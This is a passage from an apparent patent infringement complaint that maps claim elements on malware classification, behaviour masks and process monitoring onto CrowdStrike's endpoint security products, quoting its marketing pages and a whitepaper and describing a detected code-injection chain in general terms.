
117. In addition, the Accused Products "[a]utomatically determine the scope and impact of threats found in your environment," "fully understand the threats in your environment," and "[a]ccess malware research and analysis." The Accused Products "detect and mitigate zero-day attacks" by "deploying a complete endpoint security solution that combines technologies including next-gen antivirus (NGAV), endpoint detection and response (EDR) and threat intelligence."



To effectively detect and mitigate zero-day attacks, a coordinated defense is needed — one that includes both prevention technology and a thorough response plan in the event of an attack. Organizations can prepare for these stealthy and damaging events by deploying a complete endpoint security solution that combines technologies including next-gen antivirus (NGAV), endpoint detection and response (EDR) and threat intelligence.

(*See* https://www.crowdstrike.com/cybersecurity-101/zero-day-exploit.)

118. The Accused Products also include "[m]achine learning [that] can detect and prevent both known and unknown malware on endpoints" and further includes "[i]ntegrated threat intelligence [that] enables the immediate assessment of the origins, impact, and severity of threats in the environment" and "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."



1. Prevention of Known and Unknown Malware

a. Signature-less malware protection
Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.

b. Machine learning
Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

2. Prevention of Malware-Free Attacks

a. Indicators of Attack (IOAs)
IOAs correlate endpoint events to detect stealthy activities that indicate malicious activity. A solution that relies on retrospective offline analysis to find IOAs will not be able to keep up with emerging threats and will take a great deal of resources to manage. Online algorithms that use machine learning and do not require an entire data set to perform a useful analysis are faster, more efficient, and more effective.

b. Exploit Blocking
Malware is not always delivered in a file. Attacks that use macros, execution, in-memory, and other fileless techniques are on the rise. Exploit blocking detects and blocks exploitation as it occurs.

3. Threat intelligence integration

Integrated threat intelligence enables the immediate assessment of the origins, impact, and severity of threats in the environment, and also provides guidance on how to best respond and remediate.


4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.

(*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/.)


119. The Accused Products perform a method that includes *classifying the computer object as malware when the data indicates that the computer object is malware; when the determining does not indicate that the computer object is malware, initially classifying the computer object as not malware*. For example, the Accused Products initially classify known malware and new or unknown objects as malware by, for example, "weed[ing] out the obvious" of "known malware" and, as shown above, "us[ing] machine-learning algorithms to determine the

likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero."


KNOWN MALWARE PREVENTION
To weed out the obvious
MACHINE LEARNING
To detect and prevent known and unknown malware - whether endpoints are on or off the network
EXPLOIT MITIGATION
To stop attacks that exploit vulnerabilities to compromise hosts
WHITELISTING BLACKLISTING
To block or allow custom hashes
INDICATORS OF ATTACKS
To correlate endpoint events to detect stealthy activities that indicate malicious activity


(*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/.)

120. The Accused Products allow computer objects not classified as malware (*e.g.*, by Threat Intelligence) to run. As shown below, the Accused Products allow computer objects that are not identified as malware to run and then uses tools to observe the computer object as it runs. In addition, the Accused Products include "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."



(*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:26; *see also* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/.)

121. The Accused Products perform a method that includes *automatically generating a mask for the computer object that defines acceptable behavior for the computer object, wherein the mask is generated in accordance with normal behavior of the object determined from said received data*. For example, the Accused Products include “sophisticated prevention tools and methods” including “machine learning” and “behavioral indicators of attack (IOAs).” These IOAs are determined based upon the analysis of correlated events on the behavior of processes on the endpoints. The “IOAs correlate endpoint events to detect stealthy activities that indicate malicious activity…[o]nline algorithms that use machine learning and do not require an entire data set to perform a useful analysis.” Indeed, the Accused Products include “[c]loud architecture” and algorithms that “process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time.”




2. State-of-the-art Prevention Capabilities

A true next-generation antivirus should use sophisticated prevention tools and methods that will not only block malware, but also stop malware-less attacks, regardless of the tactics, techniques, and procedures (TTPs) used by attackers. Some of these methods and tools include machine learning, exploit blocking, custom whitelisting and blacklisting, behavioral indicators of attack (IOAs), attack attribution and adware blocking.

(*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/.)

122. In another example, the Accused Products detect "fileless attacks" that "exploit legitimate whitelisted applications that are vulnerable…tak[ing] advantage of built-in operating system executables." Furthermore, the Accused Products inventory all expected (*e.g.*, non-malware) applications in a user's environment. Thus, the Accused Products define acceptable behavior for applications, such as for evaluating "built-in operating system executables" that can be exploited.




The whitelisting approach involves listing all the good processes on a machine, in order to prevent unknown processes from executing. The problem with fileless attacks is that they exploit legitimate whitelisted applications that are vulnerable, and they take advantage of built-in operating system executables. Preventing applications that both users and the OS rely on is not an option.

- **Application inventory** discovers any applications running in your environment, helping find vulnerabilities so you can patch or update them and they can't be the target of exploit kits.


(*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)

123. The Accused Products perform a method that includes *running said object on at least one of the remote computers* [*and*] *automatically monitoring operation of the object on the at least one of the remote computers*. For example, as shown above, the Accused Products include "[a]lgorithms [that] can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance." In addition, computer objects that are not initially identified as malware are allowed to run and are monitored, including collecting information about events related to each object. (*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/; *see also* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:26.)

124. In another example, the Accused Products include "Indicators of Attack (IOAs)" to "identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage…IOAs look for signs that an attack may be underway, instead of being concerned about how the steps of the attack are being executed. Those signs can include code execution, attempts at being stealthy, and lateral movement, to name a few."



- **Indicators of Attack (IOAs)** identify and block malicious activity during the early stages of an attack, before it can fully execute and inflict damage. This capability also protects against new categories of ransomware that do not use files to encrypt victim systems.




IOAs are notable because they offer a unique proactive capability against fileless attacks. IOAs look for signs that an attack may be underway, instead of being concerned about how the steps of the attack are being executed. Those signs can include code execution, attempts at being stealthy, and lateral movement, to name a few. How those steps are being launched or executed does not matter to IOAs. For instance, it does not matter to IOAs if an action was started from a file copied on a drive, or from a fileless technique. IOAs are concerned with the actions performed, their relation to each other, their sequence and their dependency, recognizing them as indicators that reveal the true intentions and goals behind a sequence of events. IOAs are not focused on the specific tools and malware that attackers use.

(*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)


125. The Accused Products perform a method that includes *allowing the computer object to continue to run when behaviour of the computer object is permitted by the mask* [*and*] *disallowing the computer object to run when the actual monitored behaviour of the computer object extends beyond that permitted by the mask*. For example, when a process performs "malicious activity…on a host, [the Accused Products] will analyze its behaviors. If the process is convicted, [the Accused Products] will automatically remove artifacts even if they have never been seen before and are only connected with the process by the fact that they were created by it. It'll also automatically kill associated processes and reverse registry modifications." In another example, the Accused Products include "[a]lgorithms [that] can process endpoint activity as it

occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance." In addition, the Accused Products "enable[] faster and more complete discovery of indicators of attack."



When malicious activity occurs on a host, CrowdStrike will analyze its behaviors. If the process is convicted, CrowdStrike will automatically remove artifacts even if they have never been seen before and are only connected with the process by the fact that they were created by it.

It'll also automatically kill associated processes and reverse registry modifications.



CrowdStrike Falcon Sensor


CrowdStrike Falcon Sensor
A process was terminated because malicious behavior was detected.
3/16/2021 2:11 PM

(*See* https://www.crowdstrike.com/blog/tech-center/automated-remediation/; *see also* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/.)

126. In another example, as shown above, the Accused Products display a process tree with each node representing a step in a process including related objects "IEXPLORE.EXE" and "NOTEPAD.EXE." The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates that "IEXPLORE.EXE" injected code into "NOTEPAD.EXE," thus creating a malicious variant of "NOTEPAD.EXE." This malicious variant of "NOTEPAD.EXE" then opened the command prompt "CMD.EXE" and attempted to inject a payload called "BACKDOOR.EXE" to enable another computer to infiltrate the infected computer that the Falcon


Platform identified and (eventually) blocked. (*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:26.)

127. The Accused Products perform a method that includes *reclassifying the computer object as malware when the actual monitored behaviour extends beyond that permitted by the mask*. For example, when a monitored process exhibits behavior beyond that permitted by "machine learning" or "indicators of attack," the Accused Products reclassify the monitored process as malware. In another example, as shown above, the Falcon Platform displays an event in which "IEXPLORE.EXE" injects code into "NOTEPADE.EXE," thus creating a malicious variant of "NOTEPAD.EXE" that then opens "CMD.EXE" to inject malicious payload "BACKDOOR.EXE." The objects are reclassified as malware after the actual monitored behaviour extends beyond the behavior permitted by the Falcon Platform. (*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:26.) In addition, "[e]very malicious file or technique that is discovered is added to the library of information the CrowdStrike Security Cloud can draw from to protect users."



How to Prevent Malware with CrowdStrike Falcon

